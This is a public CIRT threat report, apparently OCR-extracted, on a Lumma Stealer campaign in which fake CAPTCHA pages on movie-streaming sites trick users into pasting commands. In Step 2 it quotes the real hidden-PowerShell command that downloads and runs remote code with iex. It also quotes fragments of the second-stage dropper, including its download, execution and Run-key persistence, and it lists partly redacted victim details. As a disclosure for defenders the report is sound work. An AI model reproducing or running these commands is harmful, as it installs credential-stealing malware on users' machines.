ICT DIVISION
FUTURE IS HERE

BANGLADESH COMPUTER COUNCIL
COMPUTER FOR EVERYTHING

BGD e-GOV CIRT

TLP:CLEAR

Emerging threat: Stealer Malware (Lumma C2) Campaign with fake CAPTCHA pages

[This page is intentionally left blank]


TLP: CLEAR
Distribution: Public
Type of Threat: Stealer Malware (C2)

Date: 08 October 2024

Executive Summary

The Cyber Threat Intelligence (CTI) Unit at BGD e-GOV CIRT has recently identified a stealer malware campaign linked to the notorious Lumma Stealer malware family. Further investigation has revealed that multiple variants of stealer malware are being distributed using similar tactics. This report details how our threat intelligence researchers detected and analyzed this evolving malware campaign.


Our CTI Unit has been actively monitoring stealer malware campaigns and has identified evidence of malware that exfiltrates sensitive user information both locally and globally. In a recent analysis, we detected Lumma Stealer malware being propagated through deceptive CAPTCHA pages. This report will illustrate how users are lured into falling victim to this novel approach of utilizing CAPTCHA pages.



Date of Compromise	Victim IP Address	ISP Name	Victim Country	Victim Device Name	User Name	Installed OS	Malware Path	Stealer Malware Family
2024-09-25 02:30:37	111.[redacted].38	[redacted]	China	WIN-IVE99JTTEQ6	Adm[redacted]	Windows 7 Ultima te	\Users\[redacted]~1\AppData\Local \Temp\[redacted]001\d1afc6803a.ex e	LummaC222222.exe
2024-09-25 10:39:18	41.1[redacted].198	[redacted]	Algeria	USER-PC	DOC[redacted]	Windows 8	\Users\[redacted]R\AppData\Local\T emp\10[redacted]1\935d3adc8d.exe	LummaC222222.exe
2024-09-24 23:03:20	202.[redacted].204	[redacted]	Pakistan	SURFACE	Adm[redacted]	Windows 10 Pro	\Users\[redacted]~1\AppData\Local \Temp\[redacted]001\4e11ffe80d.ex	LummaC222222.exe
2024-09-25 02:55:51	113.[redacted]33.216	[redacted]	Viet Nam	SONNV	son[redacted]	Windows 11	\Users\[redacted]AppData\Local\Tem p\1000[redacted].f9cedb2edf.exe	LummaC222222.exe
2024-09-25 06:00:01	113.[redacted]33.216	[redacted]	Viet Nam	SONNV	son[redacted]	Windows 11	\Users\[redacted].1000015002\ed80fa 95be.ex	LummaC222222.exe
2024-09-25 04:00:26	113.[redacted]33.216	[redacted]	Viet Nam	SONNV	son[redacted]	Windows 11	\Users\[redacted]AppData\Local\Tem p\1000[redacted]93b89eeef4.exe	LummaC222222.exe
2024-09-24 11:05:37	207.[redacted]38.93	[redacted]	Canada	PERSON-PC	per[redacted]	Windows 7 Profes sional	\Users\[redacted]\AppData\Local\Te mp\100[redacted]\4f1bdaccad.exe	LummaC222222.exe
2024-09-25 07:50:28	203.[redacted]8.6	[redacted]	Cambodia	PC1	SK[redacted]	Windows 11	\Users\[redacted]~1\AppData\Local \Temp\[redacted]001\7dfdd23228.ex e	LummaC222222.exe
2024-09-25 18:07:39	103.[redacted]4.69	[redacted]	Viet Nam	PC-SJPSTZYEIN	Adm[redacted]	Windows 10 Pro	\Users\[redacted]~1\AppData\Local \Temp\10000023001\760646b384.ex e	LummaC222222.exe

Fig: Global infection samples of Lumma C2 variants

Stealer Malware's Footprint in Bangladesh:



@timestamp per week

Date of Compromise	Victim IP Address	ISP Name	Victim Country	Victim Device Name	User Name	Installed OS	Malware Path	Stealer Malware Family
2024-09-25 20:06:21	103.1 64	am C d, B	Bangladesh	XDPLAYZ		Windows 11	\Users\ Documents\iofolk o5\BrhP ewRrqP4j_f1oqBZ. exe	stealc stealer
2024-09-25 00:05:12	114.1 1.8	-BD rovi BD	Bangladesh	SAMSUNG-PC	ng	Windows 7 Ultima te	\Users\ ng\1000015002\96 8226704	stealc stealer
2024-09-25 09:12:44	103.2 1.14	N Te	Bangladesh	OPREKIN-PC		Windows 10 Pro	\Users\ \AppData\Local\T emp\100 01\5d997b0e23.ex e	stealc_default2.exe
2024-09-25 16:48:13	103.2 1.14	N Te	Bangladesh	OPREKIN-PC		Windows 10 Pro	\Users\ \AppData\Local\T emp\100 01\36d05d20e5.ex e	stealc stealer
2024-09-25 20:09:21	103.1 1.110	luti echn	Bangladesh	DESKTOP-VSPPC7J		Windows 10 Pro	\Users\ pData\Local\Temp \100000 ef854a8cc0.exe	stealc stealer
2024-09-25 09:42:21	103.1 1.110	luti echn	Bangladesh	DESKTOP-VSPPC7J		Windows 10 Pro	\Users\ pData\Local\Temp \100030 3f2c27ca93.exe	stealc stealer
2024-09-25 15:13:52	182.4 7	ION- ICAT	Bangladesh	DESKTOP-V6791VC	r	Windows 10 Pro	\Users\ r\1000026002\d20 f3eda07	stealc stealer
2024-09-25 03:29:35	103.1 58	con td,	Bangladesh	DESKTOP-UQINGQE	R	Windows 10 Pro	\Users\ R\Documents\iofo 1ko5\fZ DdUg_Zo7A4uxMEYg 3.exe	stealc stealer
2024-09-25 21:07:29	103.1 221	luti echn	Bangladesh	DESKTOP-TVH6Q3N	SH	Windows 10 Pro	\Users\ SH\Documents\iof olko5\qBKGFV1HSPu8VBQEnKuF8w	stealc stealer

Fig: Recently detected Victims sample with stealer malwares in Bangladesh

Infection Chain:

Step 1: Initial Access via Malicious Hyperlinks


Several websites in Bangladesh, popular for streaming movies, have been identified as vectors for delivering malicious content to unsuspecting users. When users interact with these websites, they are presented with a convincing CAPTCHA. Upon solving the CAPTCHA, they are instructed to open the Windows RUN prompt and paste a suspiciously long string.

In our case, we found the following URL were involved in these attacks as primary web surfing activities:

- https://tinyzonetv[.]stream

Right after clicking on the above link redirects users by opens up a CAPTCHA screen similar to the following URL -

https[:]//s3.ap-southeast-1.wasabisys.com/il4build/access-for-verification-page-05.html?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Credential=MKL7RR2DGMIBE69KPENT%2F20241005%2Fap-southeast-1%2Fs3%2Faws4_request&X-Amz-Date=20241005T202512Z&X-Amz-Expires=43200&X-Amz-Signature=0a626639486a647545ce6cb94f7e0b7109cb6c34c7ecc9a1486a14b32a81eb9a&X-Amz-SignedHeaders=host&x-id=GetObject



When a user tries to refresh the screen with clicking on "I'm not a robot", in background the page generates a PowerShell script and automatically it copies the PowerShell script in clipboard and it instruct user to run the script from user's command line.

Step 2: Execution of PowerShell Commands

When the user does the activities as per instruction on the malicious URL, the following PowerShell script will execute on user's device and perform the activities according to the below script.

```
powershell.exe -W Hidden -command $url = 'https://go-for-zip.b-cdn.net/il/4/file/n4.txt'; $response = Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text
```


Breakdown of the PowerShell Command:

1. **powershell.exe -W Hidden**: This runs **PowerShell** in hidden mode, concealing the execution from the user.
2. **$url = '*https://go-for-zip.b-cdn.net/il/4/file/n4[.]txt*'**: A URL points to a remote file hosted on an external server.
3. **$response = Invoke-WebRequest -Uri $url -UseBasicParsing**: This command fetches the contents of the remote file using **Invoke-WebRequest**.
4. **$text = $response.Content**: The contents retrieved from the file are stored in the variable $text.

5. **iex $text**: This command executes the contents of the file stored in $text using **Invoke-Expression (iex)**, allowing for arbitrary remote code execution.

Step 3: Analysis of the Malicious PowerShell Payload

After retrieving the contents of n4.txt, we observed that it contains another PowerShell code as following:



Breakdown of the 2nd Malicious PowerShell Script:

This code is designed to download, extract, execute, and persistently run a malicious file. Below is a detailed breakdown:

1. **Download of a Malicious ZIP File**:
   - *$Z1Avt6Vz='https://norm4.b-cdn.net/norm4.zip'*;
   - The script initiates a **BitsTransfer** operation to download a ZIP file from the remote URL *https://norm4.b-cdn.net/norm4.zip*. This file likely contains the malware payload.
2. **Storage Location Setup**:
   - *$B1RgjW4C=$env:APPDATA+'\kRpg5cKY';*
   - The script sets a directory path within the user's **AppData** folder (kRpg5cKY) to store the downloaded file. Storing files in **AppData** is a common tactic used by malware to evade detection, as this folder is less frequently monitored by security software.
3. **File Extraction**:
   - Expand-Archive -Path $8GEo1rjR -DestinationPath $B1RgjW4C -Force;
   - After downloading, the ZIP file is extracted into the kRpg5cKY folder. The extracted file is named **NetVineSigned.exe**, which appears to be the primary malicious executable used in this attack.
4. **Execution of the Malicious Payload**:
   - Start-Process $Q0D6Rs2b;
   - The script executes the extracted executable (NetVineSigned.exe). This executable likely serves as the core of the malware, enabling activities such as system compromise, data theft, or further malware downloads.

5. **Persistence Mechanism**:

   - New-ItemProperty -Path *'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'BuUUAwko' -Value $Q0D6Rs2b -PropertyType 'String'*;
   - The malware creates a registry entry under *HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* to ensure the NetVineSigned.exe is automatically executed each time the user logs in. This guarantees that the malware persists on the system even after a reboot.

Artifact Analysis:

1. Static Analysis

Executable Info: With PeStudio we found the following information about the executable:






Fig: Basic Info about the detected executable file.



indicator (37)	detail	level
virustotal > score	36/72	+++++
certificate > signature-info	The digital signature of the object did not verify.	+++++
libraries > flag	Multiple Provider Router Library (mpr.dll)	+++++
libraries > flag	Windows Socket 32-Bit Library (wsock32.dll)	+++++
libraries > flag	Windows Management Library (winmm.dll)	+++++
imports > flag	VirtualAlloc | GetCurrentThreadId | VirtualQuery | SetCurrentDirectoryA | ...	+++++
strings > flag	count: 97	++
resource > file	signature: unknown, offset: 0x0019A908, size: 16 bytes	++
resource > file	signature: unknown, offset: 0x0019A918, size: 2100 bytes	++
sections > virtualized	name: .tls	++
string > url-pattern	https://www.ssuiteoffice.com	++
string > url-pattern	127.0.0.1	++
string > url-pattern	http://www.netmastersllc.com	++
string > url-pattern	https://yandex.ru	++
string > url-pattern	2.4.1.1	++
file > entropy	6.491	+
file > signature | tooling	Borland Delphi	+
file > sha256	CCA0CCEC702392583C6E1356A3FF1DF0D20D5837C3CD317464185E8780...	+
file > size	2531504 bytes	+
file > type	executable, 32-bit, GUI	+
virustotal > url	https://www.virustotal.com/gui/file/cca0ccec702392583c6e1356a3ff1df...	+
virustotal > scan-date	2024-10-07 03:26:22	+
compiler > stamp	Fri Jun 19 22:22:17 1992	+
resource > items	count: 148, size: 923873 bytes, file-ratio: 36.50%	+
manifest > general	name: n/a, description: n/a, level: aslnvoker	+
file-name > version	UltraBlackComs	+
debug	n/a	+
entry-point > address	0x0010D178	+
certificate > PKCS7 > size	12451 bytes	+
certificate > size	12464 bytes	+
certificate > offset	0x00267000	+
certificate > stamp > valid-to	Sat Mar 21 20:23:35 2026	+
certificate > stamp > signing	Sun Dec 01 14:57:00 2024	+
certificate > serial-number	6F126C9CC287DE458CE890F6	+
imphash > md5	2973B110B2F0E6443BCA87EEC284D2B0	+
exports	n/a	+
overlay	n/a	+

Fig: Malicious signature extraction from the strings on the executable.



c:\users\inteleyes\downloads\pestudio-9.5
- indicators (virustotal > score)
- footprints (type > sha256)
- virustotal (36/72)
- dos-header (size > 64 bytes)
- dos-stub (size > 192 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 5)
- sections (files > 2)
- libraries (group > network)
- imports (flag > 547)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > unknown)
- strings (flag > 97)
- debug (n/a)
- manifest (level > asInvoker)
- version (FileDescription > SSuite NetVin
- certificate (signature-info > issue)
- overlay (n/a)

engine (72/72)	score (36/72)	date (dd.mm.yyyy)	age (days)
McAfeeD	ti!CCA0CCEC7023	07.10.2024	0
Kingsoft	malware.kb.a.960	25.07.2024	74
Elastic	malicious (moderate confidence)	01.10.2024	6
CTX	exe.trojan.generic	07.10.2024	0
ESET-NOD32	Win32/Spy.LummaStealer.G	06.10.2024	1
Tencent	Win32.Trojan.FalseSign.Lcnw	07.10.2024	0
Fortinet	W32/LummaStealer.G!tr.spy	06.10.2024	1
Varist	W32/ABTrojan.QUIE-1196	06.10.2024	1
Webroot	W32.Malware.Gen	07.10.2024	0
Bkav	W32.AIDetectMalware	06.10.2024	1
Alibaba	TrojanSpy:Win32/Lazzzy.5ef8d379	27.05.2019	1960
TrendMicro	TrojanSpy.Win32.LUMMASTEALER.YXEJEZ	07.10.2024	0
TrendMicro-HouseCall	TrojanSpy.Win32.LUMMASTEALER.YXEJEZ	07.10.2024	0
huorong	TrojanDownloader/Delf.u	06.10.2024	1
Microsoft	Trojan:Win32/Wacatac.B!ml	06.10.2024	1
Lionic	Trojan.Win32.LummaStealer.4!c	06.10.2024	1
F-Secure	Trojan.TR/Redcap.nsnkn	06.10.2024	1
MaxSecure	Trojan.Malware.300983.susgen	04.10.2024	3
Emsisoft	Trojan.GenericKD.74248032 (B)	07.10.2024	0
BitDefender	Trojan.GenericKD.74248032	06.10.2024	1
FireEye	Trojan.GenericKD.74248032	07.10.2024	0
GData	Trojan.GenericKD.74248032	07.10.2024	0
MicroWorld-eScan	Trojan.GenericKD.74248032	07.10.2024	0
Arcabit	Trojan.Generic.D46CF00D	06.10.2024	1
Symantec	Trojan.Gen.MBT	06.10.2024	1
Ikarus	Trojan-Spy.Win32.LummaStealer	06.10.2024	1
Panda	Trj/Chgt.AD	06.10.2024	1
Avira	TR/Redcap.nsnkn	06.10.2024	1
Rising	Spyware.LummaStealer!8.1A464 (LESS:bWQ...	06.10.2024	1
Gridinsoft	Ransom.Win32.Wacatac.cl	07.10.2024	0
Sophos	Mal/Generic-S	06.10.2024	1
Kaspersky	HEUR:Trojan.Win32.Lazzzy.gen	06.10.2024	1
ZoneAlarm	HEUR:Trojan.Win32.Lazzzy.gen	06.10.2024	1
Google	Detected	07.10.2024	0
alibabacloud	Backdoor	10.09.2024	27
McAfee	Artemis!344A53B1E4CD	06.10.2024	1
ALYac	-	07.10.2024	0

Fig: Malicious signature detection for this executable with security vendors.

2. Executable's Capability Assessment

md5	344a53b1e4cd6fb02869ee583fc0419b
sha1	e61d75a2275ff62edba6e215b57feb925445c91f
sha256	cca0ccec70239258 3c6e1356a3ff1df0d20d5837c3cd317464185e8780121ab1
analysis	static
os	windows
format	pe
arch	i386
path	C:/Users/inteleyes/Downloads/norm4/NetVineSigned.exe

ATT&CK Tactic	ATT&CK Technique
COLLECTION	Audio Capture [T1123]
	Clipboard Data [T1115]
	Input Capture::Keylogging [T1056.001]
	Screen Capture [T1113]
DEFENSE EVASION	Hide Artifacts::Hidden Window [T1564.003]
	Modify Registry [T1112]
	Obfuscated Files or Information [T1027]
	Obfuscated Files or Information::Indicator Removal from Tools [T1027.005]
DISCOVERY	Application Window Discovery [T1010]
	File and Directory Discovery [T1083]
	Network Share Discovery [T1135]
	Query Registry [T1012]
	System Information Discovery [T1082]
	System Location Discovery [T1614]
	System Location Discovery::System Language Discovery [T1614.001]
EXECUTION	Command and Scripting Interpreter [T1059]
	Shared Modules [T1129]

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Software Breakpoints [B0001.025]
	Debugger Detection::Timing/Delay Check GetTickCount [B0001.032]
ANTI-STATIC ANALYSIS	Executable Code Obfuscation::Argument Obfuscation [B0032.020]
	Executable Code Obfuscation::Stack Strings [B0032.017]
COLLECTION	Keylogging::Polling [F0002.002]
	Screen Capture::WinAPI [E1113.m01]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
	C2 Communication::Send Data [B0030.001]
COMMUNICATION	DNS Communication::Resolve [C0011.001]
	Socket Communication::Create TCP Socket [C0001.011]
	Socket Communication::Create UDP Socket [C0001.010]
	Socket Communication::Initialize Winsock Library [C0001.009]
	Socket Communication::Receive Data [C0001.006]
	Socket Communication::Send Data [C0001.007]
	Socket Communication::Set Socket Config [C0001.001]
CRYPTOGRAPHY	Encrypt Data::RC4 [C0027.009]
	Encryption Key::RC4 KSA [C0028.002]
	Generate Pseudo-random Sequence [C0021]
	Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
DATA	Compression Library [C0060]
	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
DISCOVERY	Application Window Discovery [E1010]
	Code Discovery::Inspect Section Memory Permissions [B0046.002]
	File and Directory Discovery [E1083]
	System Information Discovery [E1082]
